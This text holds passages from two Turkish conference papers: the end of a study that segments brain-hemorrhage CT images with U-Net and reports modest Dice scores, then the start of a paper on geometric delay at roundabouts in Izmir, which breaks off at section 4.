Bu çalışmada veri seti olarak açık erişimli olan ve daha önce bazı akademik çalışmalarda yer alan bir veri seti tercih edilmiştir [3]. Bu veri seti Irak'taki Al Hilla eğitim ve araştırma hastanesine şubat ve ağustos (2018) ayları arasında travmatik beyin yaralanması şikâyetiyle başvuran hastaların BT taramalarını içermektedir [3]. Bu taramalar esnasında Siemens firmasının üretmiş olduğu SMATOM Definition AS isimli 0,33 mm,10kV izotropik çözünürlüğe ve 5mm dilim kalınlığına sahip BT cihazından alınan taramalar kullanılmıştır. Bu veri setindeki hastaların özel bilgileri kötü amaçlarla kullanılmaması için tahrip edilmiştir. Veri setinde toplamda 82 hasta bulunmaktadır ve 46 tanesi erkek hastalardır. Her BT taramasında yaklaşık olarak 34 dilim bulunmaktadır. İki uzman radyolog tarafından eş zamanlı olarak sonuçlar yorumlanmış ve bir beyin kanaması teşhisi konulmuşsa alt türleriyle birlikte etiketlenmiştir. Beyin kanamasının varlığında, şeklinde ve konumunda fikir birliğine varıldığında uzmanlar tarafından kanama olan bölgelerin tanımlanması gerçekleştirilmiştir. Cihazdan DICOM formatında dosyalar okunmuş ve beyin penceresi için (seviye=40,genişlik=120) ve kemik penceresi için (seviye=700,genişlik=3200) daha sonradan kullanmak üzere kayıt edilmiştir. DICOM; Manyetik Rezonans, Bilgisayarlı Tomografi ve Ultrason cihazı gibi tıbbi görüntüleme yapan cihazların bütün verileri tek bir paket içinde toplamaya yarayan dosya formatıdır. Ardından özel bir yazılım aracıyla radyologlar kanama bölgesini tanımlamışlardır. Her BT dilimi için gri ölçekli 650×650 imgeler (.jpg dosya formatında) hem beyin hem de kemik (kafatası) pencereleri için kaydedilmiştir. Veri setindeki 82 hastanın 36 tanesine beyin kanaması alt türü teşhisi konulmuştur. Veri setinde etiketlenen alt türler ve etiket isimleri Tablo 1'de verilmiştir.

Tablo 1.Beyin kanaması türleri ve etiketleri

Sınıf	Beyin Kanaması Türü	Sınıf Etiketi
1	Intraventricular Hemorrhage	IVH
2	Intraparenchymal Hemorrhage	IPH
3	Subarachnoid Hemorrhage	SAH
4	Epidural Hemorrhage	EDH
5	Subdural Hemorrhage	SDH


Veri seti içinde bulunan imgelerden seçilen örnek görseller Şekil 1’de gösterilmiştir. Şekil 1’de sol sütun işlenmemiş imgeyi, sağ sütun ise kanama varlığını ortaya koyan bölgelerin etiketlendiği maske imgelerini (ground-truth) göstermektedir.



Şekil 1. Veri setinde bulunan imge örnekleri

2.2. U-Net Mimarisi

Önerilen derin öğrenme modelinde kullanılan U-Net mimarisi ilk olarak 2015 yılında Ronneberger ve ekibi tarafından biyomedikal verilerin bölütlenmesi amacıyla önerilmiştir [2]. Model ismini, sahip olduğu mimarinin şeklinin ‘U’ harfine benzemesinden almaktadır. Şekil 2’de U-Net yapısını betimleyen genel blok diyagram gösterilmiştir. Bu mimari daralma ve genişleme olmak üzere iki parçadan oluşmaktadır. Modelin sol kısmında bulunan daralma yolu standart bir CNN yapısında bulunan tipik adımları içermektedir 3×3 bir evrişim işleminin iki defa tekrarlanmasından oluşur. Daha sonra aktivasyon fonksiyonu olarak ReLU (Rectified Linear Unit) ve alt örnekleme için 2 adım aralığında 2×2 maksimum ortaklama katmanı takip etmektedir. Modelin sağ tarafında yer alan genişleme kısmında her adımın üst örneklemesinden sonra bir defa 2×2 filtrelili evrişim ve 2 defa art arda 3×3 filtrelili evrişim uygulanmıştır.



Şekil 2. U-Net mimarisine ait genel blok diyagramı ve imge işleme örneği

3. BULGULAR VE TARTIŞMA

Gerçekleştirdiğimiz bu çalışmada model başarımının daha etkili değerlendirilmesi için veri seti içerisinde bulunan imgeler üzerinde bazı ön işlemler yapılmıştır ve bu imgeleri modele

girdi olarak verdikten sonra elde ettiğimiz sonuçların değerlendirilmesi için kullanılacak yöntemler ve elde edilen sonuçlar hakkında detaylı bilgiler bu bölüme ait alt başlıklarda sunulmuştur.

• 3.1 Ön İşleme


Veri seti içerisinde bulunan 650×650 piksel boyutundaki imgeleri çevreleyen her kenar sırası boyunca 5 pikselin boş (siyah) olduğu görülmüştür bu gereksiz pikseller model eğitiminin daha hızlı ve başarılı sonuçlar vermesi için kaldırılarak 512×512 piksel boyutunda imgeler elde edilmiştir. Veri setinde her vaka için 5mm dilim kalınlığına sahip yaklaşık 30 dilim bulunmaktadır. Her bir dilim için 128×128 boyutunda kayan pencere kullanılarak her seferinde 80 piksel adımı ile 49 adet 128×128 boyutlu imgeler elde edilmiştir. Aynı işlem hem ham BT imgeleri hem de maskeler için uygulanmıştır. Ek olarak veri artırımı için en fazla 20 derece olacak biçimde yatay döndürme, görüntü genişliğinin en fazla %10 kadar enine kaydırma, görüntü yüksekliğinin en fazla %10 kadar boyuna kaydırma, en fazla 0,1 yoğunluk olacak şekilde kesme, en fazla 0,2 olacak biçimde yakınlaştırma yöntemleri uygulanarak modelin farklı durumlarda daha başarılı tespit gerçekleştirmesi amaçlanmıştır. Buna ek olarak modelin ezberlemesinin (Overfitting) önüne geçebilmek için model 5 kat çapraz doğrulama kullanılarak eğitilmiştir.

Bu çalışmada BT görüntüleri 128×128 piksel boyutlarına getirilip U- Net modeline girdi olarak verilecek duruma getirilmiştir. Bu elde edilen görüntüler de tekrar kullanılarak veri artırımı işlemleri yapılmıştır. Çalışmada uygulanan akış şeması Şekil 3'te gösterilmiştir.



Şekil 3. Sistem Çalışmasına ait Akış Şeması

Bu işlemlerin gerçekleştirildiği donanım ortamı NVidia GeForce GTX 1050 Ti (4 GB) ekran kartı ve 8 GB RAM değerine sahip olan bir kişisel bilgisayardır. Model eğitim işlemi esnasında kullanılan imgeler sırasıyla Şekil 4'te; giriş imgesi, maske imgesi ve bölütlenmiş çıktı olarak gösterilmiştir.



Şekil 4. Model Giriş-Çıkış İmgeleri:a)Giriş imgesi b) Maske c)Bölütlenmiş çıktı

• 3.2 Model Değerlendirme Metrikleri

Elde edilen sonuçların etkinliği değerlendirilirken Dice benzerlik katsayısı, Jaccard benzerlik katsayısı, özgüllük ve duyarlılık parametreleri tercih edilmiştir. Model test işleminden bu sonuçlara ulaşabilmek için modelin karmaşıklık matrisi elde edilmiştir ve elde edilen bu matris üzerinden aşağıdaki eşitlikler kullanılarak başarımlar değerlendirilmiştir. Duyarlılık ve özgüllük değerlerinin karmaşıklık matrisinden hesaplanması için gerekli eşitlikler (1) ve (2)'de verilmiştir.

$$\text{duyarlılık} = \frac{TP}{TP + FN} \quad (1)$$

$$\text{özgüllük} = \frac{TN}{TN + FP} \quad (2)$$

Burada,

TP: Doğru Pozitif (True Positive - TP)

FP: Yanlış Pozitif (False Positive - FP)

FN: Yanlış Negatif (False Negative - FN)

TN: Doğru Negatif (True Negative - TN)

Jaccard benzerlik indeksi (similarity coefficient - Jaccard index)), kümeler arasındaki benzerliği istatistiksel olarak değerlendirir. Jaccard benzerlik indeksi, iki küme arasındaki benzerliği (3)'te gösterildiği gibi, iki kümenin kesişiminin eleman sayısının birleşiminin eleman sayısına bölünmesi ile ifade eder [16]. Karmaşıklık matrisi kullanılarak da (4)'te gösterildiği gibi elde edilebilir [5].

$$J(A, B) = \frac{|A \cap B|}{|A \cup B|} \quad (3)$$

$$J = \frac{TP}{TP + FP + FN} \quad (4)$$

Dice katsayısı ise, Jaccard İndeksi ile ilişkili bir benzerlik ölçümüdür. Eşitlik (5)'te matematiksel ifadesi gösterilmiştir [16]. Karmaşıklık matrisi kullanılarak da (6)'da gösterildiği gibi ifade edilebilir [5].

$$D = \frac{2|X \cap Y|}{|X| + |Y|} \quad (5)$$

$$D = \frac{2TP}{2TP + FP + FN} \quad (6)$$

Tablo 2. Model Ortalama Sonuçları

Döngü (Epoch) Sayısı	Dice (%)	Jaccard(%)	Özgüllük(%)	Duyarlılık(%)
30	2	4	46	46
100	31	21	51	97

Tablo 2'de 5-kat çaprazlama yöntemi ile gerçekleştirilen test sürecinden elde edilen sonuçlar gösterilmektedir. Burada, test işlemlerinin 30 döngü (epoch) ve 100 döngü ile eğitilen iki model üzerinde gerçekleştirildiği görülmektedir. Çalışmanın ön değerlendirilmesi ve hiper-parametre ayarlamalarının yapılması için 30 döngülü hızlı bir eğitim gerçekleştirilmiştir. 100 döngülü eğitimde ise %97 değerinde bir duyarlılık seviyesi elde edilmiştir. Dice ve Jaccard indekslerinin kabul edilebilir seviyenin altında kaldığı görülmektedir. Devam eden çalışmalarımızın ilk aşamasını sunduğumuz bu çalışma için elde edilen sonuçlar ilk analizlerimize ait sonuçlardır, gelecek çalışmalardan elde edilecek sonuçlara, model eğitiminde gerçekleştirilecek iyileştirmelerin etkisi olumlu olarak yansiyacaktır.

4. SONUÇ

Bu çalışmada kafatası içerisinde meydana gelen kanamaları içeren imgeler, derin öğrenme yöntemlerinden U-Net mimarisi yardımıyla bölütlenerek, kanama bölgesinin tespiti gerçekleştirilmiştir. Çalışmada açık erişimli bir veri seti kullanılmıştır. Önerilen model, literatürde imge bölütleme konularında öne çıkan değerlendirme ölçütleri göz önüne alınarak değerlendirilmiştir. Modelde

kullanılan U-Net mimarisinin etkin şekilde yapılandırılması ile başarımların üst seviyelere çıkarılması gelecek çalışmalarımızın temelini oluşturmaktadır. Biyomedikal görüntülerin bölütlenmesi ile ilgili gelecekte yapılacak çalışmalarda, U-Net mimarisi geliştirilerek çok daha iyi sonuçlara ulaşılabileceği düşünülmektedir. Buna ek olarak teşhis başarısını arttırabilmek için farklı derin öğrenme mimarileri de kullanılarak, model eğitimleri zenginleştirilecek ve kapsamlı bir karşılaştırma analizi elde edilecektir.

5. KAYNAKÇA

- [1] C.J. van Asch, M.J. Luitse, G.J. Rinkel, I. van der Tweel, A. Algra, C.J. Klijn, Incidence, case fatality, and functional outcome of intracerebral haemorrhage over time, according to age, sex, and ethnic origin: a systematic review and meta-analysis, *Lancet Neurol.* 9 (2010) 167–176. [https://doi.org/10.1016/S1474-4422\(09\)70340-0](https://doi.org/10.1016/S1474-4422(09)70340-0).
- [2] M. Grewal, M.M. Srivastava, P. Kumar, S. Varadarajan, RADnet: Radiologist level accuracy using deep learning for hemorrhage detection in CT scans, içinde: *Proc. - Int. Symp. Biomed. Imaging, IEEE Computer Society*, 2018: ss. 281–284. <https://doi.org/10.1109/ISBI.2018.8363574>.
- [3] S. Currie, N. Saleem, J.A. Straiton, J. Macmullen-Price, D.J. Warren, I.J. Craven, Imaging assessment of traumatic brain injury, *Postgrad. Med. J.* 92 (2016) 41–50. <https://doi.org/10.1136/postgradmedj-2014-133211>.
- [4] M. Risteska, Multi disciplinary approach in cerebral hemorrhage, (2018). <http://openaccess.maltepe.edu.tr/xmlui/handle/20.500.12415/3485> (erişim 16 Şubat 2021).
- [5] E. Kurnaz, R. Ceylan, Pancreas Segmentation in Abdominal CT Images with U-Net Model, içinde: *Institute of Electrical and Electronics Engineers (IEEE)*, 2021: ss. 1–4. <https://doi.org/10.1109/siu49456.2020.9302180>.
- [6] C. Szegedy, W. Liu, Y. Jia, P. Sermanet, S. Reed, D. Anguelov, D. Erhan, V. Vanhoucke, A. Rabinovich, *Going Deeper with Convolutions*, 2015.
- [7] O. Ronneberger, P. Fischer, T. Brox, U-Net: Convolutional Networks for Biomedical Image Segmentation BT - *Medical Image Computing and Computer-Assisted Intervention – MICCAI 2015*, içinde: Springer, 2015: ss. 234–241.
- [8] K. He, X. Zhang, S. Ren, J. Sun, *Deep Residual Learning for Image Recognition*, 2016. <http://image-net.org/challenges/LSVRC/2015/> (erişim 16 Şubat 2021).
- [9] P.D. Chang, E. Kuoy, J. Grinband, B.D. Weinberg, M. Thompson, R. Homo, J. Chen, H. Abcede, M. Shafie, L. Sugrue, C.G. Filippi, M.Y. Su, W. Yu, C. Hess, D. Chow, Hybrid 3D/2D convolutional neural network for hemorrhage evaluation on head CT, *Am. J. Neuroradiol.* 39

(2018) 1609–1616. <https://doi.org/10.3174/ajnr.A5742>.

- [10] C.H. Sudre, B.G. Anson, S. Ingala, C.D. Lane, D. Jimenez, L. Haider, T. Varsavsky, L. Smith, R.H. Jäger, M. Jorge Cardoso, 3D multirater RCNN for multimodal multiclass detection and characterisation of extremely small objects, arXiv. (2018).
- [11] S.W. Remedios, S. Roy, C. Bermudez, M.B. Patel, J.A. Butman, B.A. Landman, D.L. Pham, Distributed deep learning across multisite datasets for generalized CT hemorrhage segmentation, *Med. Phys.* 47 (2020) 89–98. <https://doi.org/10.1002/mp.13880>.
- [12] H. Kuang, B.K. Menon, W. Qiu, Segmenting Hemorrhagic and Ischemic Infarct Simultaneously from Follow-Up Non-Contrast CT Images in Patients with Acute Ischemic Stroke, *IEEE Access.* 7 (2019) 39842–39851. <https://doi.org/10.1109/ACCESS.2019.2906605>.
- [13] W. Kuo, C. Häne, E. Yuh, P. Mukherjee, J. Malik, Cost-sensitive active learning for intracranial hemorrhage detection, *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*. 11072 LNCS (2018) 715–723. https://doi.org/10.1007/978-3-030-00931-1_82.
- [14] J. Cho, K.S. Park, M. Karki, E. Lee, S. Ko, J.K. Kim, D. Lee, J. Choe, J. Son, M. Kim, S. Lee, J. Lee, C. Yoon, S. Park, Improving Sensitivity on Identification and Delineation of Intracranial Hemorrhage Lesion Using Cascaded Deep Learning Models, *J. Digit. Imaging.* 32 (2019) 450–461. <https://doi.org/10.1007/s10278-018-00172-1>.
- [15] M.D. Hssayeni, M.S. Croock, A.D. Salman, H.F. Al-Khafaji, Z.A. Yahya, B. Ghoraani, Intracranial hemorrhage segmentation using a deep convolutional model, *Data.* 5 (2020). <https://doi.org/10.3390/data5010014>.
- [16] M. KAYA, S.A. ÖZEL, Türkçe Dokümanlardaki Benzerliklerin Tespiti İçin Mevcut Yazılımların Karşılaştırılması ve Türkçe Karakter Kullanımı ile Kök Almanın Etkisinin İncelenmesi, *Çukurova Üniversitesi Mühendislik-Mimarlık Fakültesi Derg.* 29 (2014) 115–130. <https://doi.org/10.21605/cukurovaummfd.242836>.

DÖNEL KAVŞAKLARDA GEOMETRİK GECİKME ÜZERİNE BİR TARTIŞMA

Cihan Kayacan¹, Serhan Tanyel²

¹*Dokuz Eylül Üniversitesi, Fen Bilimleri Enstitüsü, İzmir, TURKEY*

²*Dokuz Eylül Üniversitesi, Mühendislik Fakültesi, İzmir, TURKEY*

cihan_kayacan@hotmail.com

ORCID: 0000-0001-5603-9893

ÖZET

Son 30 yılda dönel kavşaklar, özellikle kent içi yollarda trafik hızını kontrol etmek ve trafik kazalarını azaltmak amacıyla dünyada öncelikli tercih edilen çözümler arasında yer almaktadır. Bu kavşakların en önemli özelliklerinden biri, kavşağa girişte araçların yavaşlamaya veya durmaya mecbur edilmeleridir ancak bu durum geometrik gecikme olarak adlandırılan ve sürücülerin maruz kalacağı fazladan bir gecikme süresi de yaratmaktadır. Çalışmada, dönel kavşakların başarımlarında önemli bir etkisi olan geometrik gecikme kavramı, kavşağı kullanan taşıtların hızlarının değişimi bağlamında tartışılmaya çalışılmıştır. Bu amaçla dört sürücülerden elde edilen verilerden yararlanarak farklı geometrilerdeki dönel kavşakları kullanan sürücülerin kavşak yaklaşımında, kavşağın içinde ve kavşak çıkışındaki hızlarının değişimleri incelenmiş; veriler Avustralya'da Akçelik tarafından geliştirilen yöntemin verdiği sonuçlarla karşılaştırılmıştır. Veriler, gönüllü sürücülerin taşıtlarına yerleştirilen birer GPS cihazından elde edilmiştir. GPS cihazı kullanılarak gönüllü sürücülerin 15 günlük seyahat verileri toplanmış ve büro ortamında veriler incelenerek tüm sürücülerin İzmir'de geçtikleri dönel kavşaklardaki hareketleri modellenmiştir. Kavşak girişindeki, kavşak içindeki ve kavşak çıkışındaki sürücü hızları ve hız değişimleri verilerden çekilmiştir. Kavşaktaki sürücü manevralarına bağlı olarak giriş ve çıkışlardaki hız değişimleri modellenmiştir. Bu amaçla kısmi en küçük kareler regresyonu yöntemi tercih edilmiştir. Çalışma sonucunda kavşaktaki dönüş şeridi sayısı arttıkça taşıt hızların arttığı ve geometrik gecikmelerin azaldığı görülmüştür. Diğer bir sonuç ise, dönüş şeridi ve platform genişliğinin artmasının, taşıt hızlarını azalttığı ve geometrik gecikme değerini artmasına yol açtığıdır. Bu

sonuç, şerit sayısı ile ilgili bulgularla ters düşmekle beraber, şerit disiplinin sağlanmasının önemini de ortaya koymaktadır. Sürücülerin, özellikle kavşak çıkışlarında hızlarını arttırmak eğiliminde oldukları yine analizlerden anlaşılmıştır. Bu davranışın birden fazla dönüş şeridi olması durumunda, kavşak içinde kazalara yol açabilecek bir durum olarak ele alınması çalışmadan çıkan diğer bir sonuçtur.

Anahtar Kelimeler: Dönel Kavşak, Geometrik Gecikme, Hız

A DISCUSSION ON GEOMETRIC DELAY AT ROUNDABOUTS

ABSTRACT

In the last 30 years, roundabouts are among the preferred solutions in the world in order to control the traffic speed and reduce traffic accidents, especially on urban roads. One of the most important features of these intersections is that the vehicles are forced to slow down or stop when entering the intersection, but this also creates an extra delay time, called geometric delay, to which the drivers will experience. In this study, the concept of geometric delay, which has an important effect on the performance of roundabouts, has been tried to be discussed in the context of the change in the speed of the vehicles that are using the intersection. For this purpose, using the data obtained from four drivers, the changes in the speed of the vehicles, which are using roundabouts of different geometries, were examined at the entrance of the intersection, inside the intersection and at the exit of the intersection. The data were compared with the results of the method developed by Akçelik in Australia. The data were obtained from a GPS device placed in the vehicles of volunteer drivers. Using GPS device, 15-day travel data of volunteer drivers were collected and by examining the data in the office environment, the movements of all drivers in the roundabouts in Izmir were modeled. Driver speeds and speed changes at the intersection entrance, inside the intersection and at the exit of the intersection were taken from the data. Depending on the driver maneuvers at the intersection, speed changes at the entrance and exit are modeled. For this purpose, partial least squares regression method was preferred. As a result of the study, it was observed that as the number of turning lanes in the intersection increased, vehicle speeds increased and geometric delays decreased. Another result is that increasing the width of the turning lane and platform, decreases vehicle speeds and increases the geometric delay value. Although this result contradicts with the findings on the number of lanes, it also reveals the importance of ensuring lane discipline. It is again understood from the analyzes that the drivers tend to increase their speed especially at the intersection exits.

Another result of the study is to consider this behavior as a situation that may lead to accidents in the intersection in case of more than one turning lane.


Keywords: Roundabouts, Geometric Delay, Speed

1. GİRİŞ


Tanım olarak dönel kavşak, merkezi bir trafik adası etrafında trafiğin saat yönünün tersine (eğer trafik sağdan akıyorsa) veya saat yönünde (eğer trafik soldan akıyorsa) hareket ettiği, yönlendirilmiş kavşaklardır [1]. Son 30 yılda dönel kavşaklar, özellikle kent içi yollarda trafik hızını kontrol etmek ve trafik kazalarını azaltmak amacıyla dünyada öncelikli tercih edilen çözümler arasında yer almaktadır. Dönel kavşakların tercih edilme sebepleri kısaca şu şekilde açıklanabilir:

- Zorunlu yavaşlama sebebiyle kazalarda sayısal olarak ve ayrıca şiddet olarak fark edilir azalma;
 - Kavşaklardan geçişte beklemenin azalması;
 - Yaya geçiş imkanlarının sağlanması;
 - Işıklı sinyal tesislerine ihtiyaç duyulmaması;
 - Yapım, bakım ve kontrol masraflarının büyük oranda azalması;
 - Yüksek araç kapasitesi ile yüksek sayıda bisiklet ve motosikletin de geçmesine olanak tanınması;
- gösterilebilir [2].

Bu kavşakların en önemli özelliklerinden biri, kavşağa girişte araçların yavaşlamaya veya durmaya mecbur edilmeleridir (Şekil 1). Bu yöntemle kavşağa giriş yapmak isteyen sürücülerin dönel kavşak içindeki taşıtlara yol vermelerini sağlamak; yan yol katılımlarının nispeten düşük hızlarda gerçekleşmesini sağlamak ve böylece ölümlü ve yaralanmalı kaza sayısını azaltmaktır. Bu bağlamda, ülkemizde uygulamasını sık görmekte olduğumuz, orta ada çapının küçültülerek anayoldaki taşıtların kavşaktan hız düşürmeden geçmesini sağlayan uygulamaların hatalı olduğu ve mutlaka düzeltilmesi gerektiği açıktır (Şekil 2).



Şekil 1. Dönel Kavşak Girişinde, Araç Yönünün Saptırılması



Şekil 2. Dönel Kavşaklarda Teğet Geçiş ve Yapılması Gereken Uygulama

Diğer yandan, dönel kavşaklar doğru tasarlandıklarında, özellikle farklı yönlerden gelen trafik akımlarının dengeli olması koşulunda, sinyalize kavşaklara oranla daha yüksek kapasitelere de erişebilmektedirler [3].


Ancak tüm bu avantajlarına rağmen dönel kavşaklar, kavşağa giren taşıtların kavşak geometrine bağlı bir gecikmeye maruz kalmasına yol açar. Bu gecikme “geometrik gecikme” olarak adlandırılır. Bugg v.d., dönel kavşaklardan oluşan bir arterde (koridorda) yolculuk süresinin hesaplanmasında geometrik gecikmenin büyük önem taşıdığını vurgulamışlardır [4].

Geometrik gecikme, bir dönel kavşaktan geçecek olan sürücünün diğer taşıtların olamaması durumunda karşılaşılabilecek gecikme olarak adlandırılabilir. Dönel kavşağa yaklaşan bir sürücü, kavşağa giriş yapmadan önce eğer kavşak içindeki taşıtlar arasında katılabileceği uygun bir aralık bulamadığı takdirde yavaşlayarak hızını 0 km/saat'e kadar düşürebilir. Uygun bir aralık buluncaya kadar bekler ve daha sonra hızlanarak kavşağa girer ve normal seyahat hızına erişmek için hızını artırır. Sürücünün, dönel kavşak geometrisine bağlı olarak, orta ada bulunmaması durumunda kavşaktan düz geçiş için harcayacağı süreyle, orta ada etrafında dönmek için harcadığı süre arasındaki fark geometrik gecikme olarak kabul edilebilir. Özellikle dönel kavşakların başarımlarının belirlenmesinde önemli bir faktör olmakla birlikte geometrik gecikme hakkında yapılan çalışmalar oldukça sınırlıdır.

Bu çalışmada, dört sürücüden elde edilen verilerden yararlanarak farklı geometrilerdeki dönel kavşakları kullanan sürücülerin kavşak yaklaşımında, kavşağın içinde ve kavşak çıkışındaki hızlarının değişimleri incelenmiş; veriler Avustralya'da Akçelik tarafından geliştirilen yöntemin verdiği sonuçlarla karşılaştırılmıştır [5]. Böylece farklı dönel kavşak geometrilerinin, taşıt hızları ve dolayısıyla geometrik gecikme üzerindeki etkilerinin tartışılması hedeflenmiştir. Çalışmanın ikinci bölümünde dönel kavşakların geometrik parametreleri ve bu parametrelerin kavşak başarımı üzerindeki etkileri açıklanmıştır. Üçüncü bölümde SIDRA Intersection programında kullanılan ve Akçelik (2002) tarafından önerilmiş olan geometrik gecikme modeli ve sonuçları irdelenmiştir. Dördüncü bölümde ise İzmir'deki dönel kavşaklarda farklı sürücülerden elde edilen verilerden yararlanarak, kavşak geometrisinin ve sürücülerin farklı manevralarının etkisi tartışılmıştır.

2. GEOMETRİK PARAMETRELERİN DÖNEL KAVŞAK BAŞARIMI ÜZERİNDEKİ ETKİLERİ

Dönel kavşakların kapasite ve başarımında etkisi olabilecek çok sayıda geometrik parametreden söz edilebilir (Şekil 3). Bu parametreler giriş genişliği (w_e), giriş şeridi sayısı (N_e), yaklaşım kolunun genişliği (w_a), yaklaşım kolunda yapılan genişletmenin genişliği (l); kavşağın dönüş yarıçapı (D_c); dönen ve katılan akım arasındaki kesişme açısı (ϕ), ayırıcı ada genişliği (w_s), kavşağın dıştan dışa çapı (D_i), örülme sahasının genişliği (w_w), dönüş şeridi genişliği (w_c), dönüş şeridi sayısı (N_c), çıkış şeridi genişliği (w_x) ve örülme alanını uzunluğu (L) olarak sıralanabilir.



Şekil 3. Dönel kavşaklardaki geometrik parametreler [6]

Dönel kavşak kapasite ve başarımını etkileyen en önemli parametrelerden birisi kavşağın dıştan dışa çapıdır. Özellikle giren ve çıkan arasındaki etkileşimlerin yanı sıra, kavşak içinde meydana gelebilecek kuyruk oluşumunun da dikkate alınması açısından büyük önem taşımaktadır. Burada belirtilmesi gereken önemli bir nokta, kavşağın dıştan dışa çapı yerine sadece orta ada çapının da dikkate alınıp alınamayacağıdır. Orta ada çapının büyük olması, yaklaşım kolunun geometrisinin de uygun olması durumunda kavşağa giren taşıtların hızlarının artmasını sağlar. Ancak doğru tasarlanmış bir dönel kavşakta nispeten düşük kesişme (veya katılım) açıları elde edilebileceğinden daha güvenli bir katılım sağlanabilmektedir [6].

Bu noktada dönüş şeridi sayısının ve örülme sahasının genişlikleri üzerinde durulmasında yarar vardır. Örülme sahasının genişliği, dönüş şerit genişliği ve şerit sayısına bağlı bir parametre olup, kavşağın dıştan dışa çapının belirlenmesinde de kullanılır. Dönüş şeridi sayısı ve örülme sahası genişlikleriyle ilgili aşağıdaki tespitlerde bulunulabilir:

1. Kavşaklarda dönüş şeridi sayısı, giriş şeridi sayısından daha fazla olduğu durumlarda, araçlar giriş şeridi sayısına bağlı olarak hareket etmektedirler. (Örneğin; incelenen kavşaklarda üç

dönüş şeridi ve iki giriş şeridi bulunmaktadır. Fakat araçların büyük bir kısmı iki şerit halinde hareketlerine devam etmektedirler.)

2. Kavşağın dıştan dışa çapı büyük olsa bile orta adanın küçük olması, giren araçların yönlerinin fazla saptırılmaması sonucunu doğurmaktadır. Bu da kavşaktan güvenlik için beklenen fonksiyonun sağlanamaması anlamına gelmektedir.
3. İlk madde de göz önünde bulundurularak, dönüş şeridi genişliğinin fazla olması, kavşağa giren akım içerisinde sağa dönüş yapan araçların, kavşağa dönen akıma paralel olarak girmeleri mümkün olmaktadır. Diğer bir deyişle, sürücüler şerit disiplininden uzaklaşmaktadır.

3. DÖNEL KAVŞAKLARDA SÜRÜCÜLERİN HIZ DEĞİŞİMİ

Dönel kavşaklarda geometrik gecikmeye yol açan en önemli etken, yolun geometrisine bağlı olarak taşıtların hızlarındaki değişimidir. Kavşakta yuvarlak ada olmaması durumunda, trafik ışığı veya kavşak içinde başka bir taşıt bulunmaması durumunda özellikle kavşaktan düz geçen taşıtların hızlarında herhangi bir değişiklik olmaz. Ancak yuvarlak ada bulunması durumunda, orta adanın yanı sıra dönüş şeridi genişliğine bağlı olarak taşıtın hızında önemli değişiklikler olabilir. Taşıtın izleyeceği yolun uzunluğu, basit olarak yatay dönemeçlerin yay uzunluklarının (developman boylarının) hesaplanması için kullanılan aşağıdaki bağıntı yardımıyla elde edilebilir [5]:

$$L_n = \frac{\pi R_n \Delta_n}{180} \quad (1)$$


Bağıntıda L_n , taşıtın yaptığı manevraya göre (sola veya sağa dönüş veya düz geçiş) kavşak içinde kat edeceği yolun uzunluğunu(metre), R_n , yaptığı manevraya göre takip ettiği güzergahın yarıçapını (metre) ve Δ_n ise, takip ettiği güzergahın (daire yayının) sapma açısını (derece) ifade etmektedir. R_n değeri, sürücünün takip ettiği şeridin (kavşak içindeki şerit sayısına bağlıdır) orta noktasının, yuvarlak adanın merkezinden olan uzaklığıdır. Buna göre, taşıtın dönel kavşak içinde hareket ederkenki hızı aşağıdaki bağıntıyla bulunabilir:

$$V_n = 3,6 \sqrt{9,81 \left(f + \frac{d}{100} \right) R_n} \quad (2)$$

Bu bağıntı, en küçük yatay dönemeç yarıçapını hesaplanması için kullanılan bağıntıdır. Bağıntıda V_n , taşıtın hızını (km/saat); f , yolun yanal sürtünme katsayısını ve d , yolun kavşak içindeki enine eğim (dever) değerini göstermektedir. National Association of Australian State Road Authorities (AUSTROADS) tarafından hızın 5~50 km/saat aralığında değiştiği kabul edilmiştir [7]. SIDRA Intersection programında, taşıtların hızlarının kabul edilen yaklaşım hızını (standart olarak 60 km/saat alınmaktadır) aşmayacağı kabul edilmektedir [5]. Amerika Birleşik Devletleri'nde Federal Highway


Administration (FHWA) tarafından kabul edilen deyer değeri giriş ve çıkış dönemeçlerinde +%2 olarak kabul edilmiştir [8]. SIDRA Intersection programında bu deyer sıfır alınmaktadır.

Yukarıdaki bağıntılardan da görülebileceği gibi, orta ada çapı büyüdükçe taşıtların hızları da artmaktadır. Ancak dönüş şeridi sayısı ve şerit genişliklerinin de önemli bir etkisi olduğu unutulmamalıdır. Şekil 4'te, SIDRA Intersection programında hesaplanmış farklı dönüş şeridi sayısı ve orta ada çap değerlerine bağılı olarak sola ve sağa dönen taşıtlar ile düz geçen taşıtlara ait hız deyerleri görülmektedir (hesaplarda her yöndeki trafik akımlarının eşit ve toplamda 600 taşıt/saat, şerit genişliklerinin ise 5 metre olduğu kabul edilmiştir).



Şekil 4. Farklı şerit sayısı ve orta ada çapı için hesaplanmış hız deyerleri

Şekillerden de görülebileceği gibi, şerit sayısı arttıkça taşıtların hızları da artmaktadır. Diğer yandan orta ada çapı arttıkça özellikle tek dönüş şeridi bulunması durumunda taşıtların hızlarının arttığı anlaşılmaktadır. Birden fazla şerit bulunması durumunda orta ada çapının etkisinin de azaldığı görülebilmektedir. Bu analizlerde, şerit disiplinin bulunduğu ve sürücülerin farklı şeritlerde hareket edebildikleri görülmektedir. Şekil 5'te, kavşak içinde tek dönüş şeridi bulunması koşulu için yapılan analizlerin sonuçları verilmiştir. Analizlerde dönüş şerit genişliğinin 5~8 metre arasında deyiştiği kabul edilmiştir. Şekilden, beklenildiği üzere, orta ada çapı arttıkça taşıtların hızlarının arttığı görülebilmektedir. Ancak şerit genişliği arttıkça taşıt hızları düşmektedir. Bu durum, dönel kavşaklarda dönüş şeridi genişliğinin artmasının geometrik gecikme açısından olumsuz bir sonuç doğurabileceğini göstermektedir. Şerit genişliği arttıkça şerit kullanım kavramı deyişmekte ve bu da taşıtların hızlarının düşmesine yol açmaktadır.



Şekil 5. Tek şeritli dönel kavşaklarda farklı şerit genişlikleri ve orta ada çapları için hız değerleri


4. İZMİR'DEKİ DÖNEL KAVŞAKLARDA TAŞIT HIZLARININ İNCELENMESİ

